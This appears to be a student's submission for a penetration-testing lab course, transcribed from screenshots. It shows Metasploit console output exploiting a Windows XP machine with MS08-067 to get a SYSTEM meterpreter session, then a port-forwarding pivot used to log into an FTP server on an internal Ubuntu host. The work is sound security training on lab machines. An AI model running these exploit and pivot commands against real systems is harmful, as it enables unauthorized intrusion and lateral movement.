
```
┌──(root㉿kali)-[~]
└─# ping 192.168.2.195
PING 192.168.2.195 (192.168.2.195) 56(84) bytes of data.
```

8) (3 points) Now that you cannot directly access Ubuntu from Kali while Windows XP has the direct connection with the Ubuntu. Please use Windows XP as a pivot to connect to the FTP server on Ubuntu. On your Kali, please verify that you can successfully ftp to Ubuntu by issuing ftp localhost port_of_your_choice.

I have used windowsXP as pivot to connect to FTP server on ubuntu by port forwarding please check the below commands and screenshots. And port used is 5555



kali-linux-2023.4-vmware-amd64 - VMware Workstation
root@kali: /usr/share/windows-binaries
To direct input to this VM, click inside or press Ctrl+G.

```
+ -- --=[ 2376 exploits - 1232 auxiliary - 416 post       ]
+ -- --=[ 1391 payloads - 46 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

msf6 > sessions -l

Active sessions
===============

No active sessions.

msf6 > use exploit/windows/smb/ms08_067_netapi
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set PAYLOAD windows/meterpreter/reverse_tcp
PAYLOAD ⇒ windows/meterpreter/reverse_tcp
msf6 exploit(windows/smb/ms08_067_netapi) > set RHOSTS 192.168.2.129
RHOSTS ⇒ 192.168.2.129
msf6 exploit(windows/smb/ms08_067_netapi) > set LHOST 192.168.2.128
LHOST ⇒ 192.168.2.128
msf6 exploit(windows/smb/ms08_067_netapi) > exploit -j
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 192.168.2.128:4444
msf6 exploit(windows/smb/ms08_067_netapi) > [*] 192.168.2.129:445 - Automatically detecting the target ...
[*] 192.168.2.129:445 - Fingerprint: Windows XP - Service Pack 3 - lang:English
[*] 192.168.2.129:445 - Selected Target: Windows XP SP3 English (AlwaysOn NX)
[*] 192.168.2.129:445 - Attempting to trigger the vulnerability ...
[*] Sending stage (175686 bytes) to 192.168.2.129
[*] Meterpreter session 1 opened (192.168.2.128:4444 → 192.168.2.129:2317) at 2024-03-12 15:45:50 -0400

msf6 exploit(windows/smb/ms08_067_netapi) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                            Connection
  --  ----  ----                     -----------                            ----------
  1         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ SUNG-5AC841B7F0  192.168.2.128:4444 → 192.168.2.129:2317 (192.168.2.129)

msf6 exploit(windows/smb/ms08_067_netapi) > sessions 1
[*] Starting interaction with 1 ...

meterpreter > portfwd add -l 5555 -p 21 -r 192.168.2.195
[*] Forward TCP relay created: (local) :5555 → (remote) 192.168.2.195:21
meterpreter > 
```


kali-linux-2023.4-vmware-amd64 - VMware Workstation
root@kali: ~
To direct input to this VM, click inside or press Ctrl+G.

```
┌──(root㉿kali)-[~]
└─# ftp localhost 5555
Trying [::1]:5555 ...
ftp: Can't connect to `::1:5555': Connection refused
Trying 127.0.0.1:5555 ...
Connected to localhost.
220 (vsFTPd 2.3.4)
Name (localhost:kali): georgia
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> 
```

9) (2 points) Show the sessions information from MSF which shows the meterpreter session from task 2 and shell session from task 6. You need to show that there are 2 sessions in MSF. Use “sessions -l” command to show this.



kali-linux-2023.4-vmware-amd64 - VMware Workstation
File Edit View VM Tabs Help
Home
BookUbuntu
kali-linux-2023.4-vmware-a...
Windows XP Professional
1 2 3 4
4:02
root@kali: ~
File Actions Edit View Help

```
msf6 exploit(windows/smb/ms08_067_netapi) > sessions -l

Active sessions
===============

  Id  Name  Type                     Information                                         Connection
  --  ----  ----                     -----------                                         ----------
  1         meterpreter x86/windows  NT AUTHORITY\SYSTEM @ SUNG-5AC841B7F0               192.168.2.128:4444 → 192.168.2.129:1092 (192.168.2.129)
  6         shell x86/windows        Shell Banner: Microsoft Windows XP [Version 5.1.2600] ——— 192.168.2.128:4444 → 192.168.2.129:3989 (192.168.2.129)

msf6 exploit(windows/smb/ms08_067_netapi) > 
```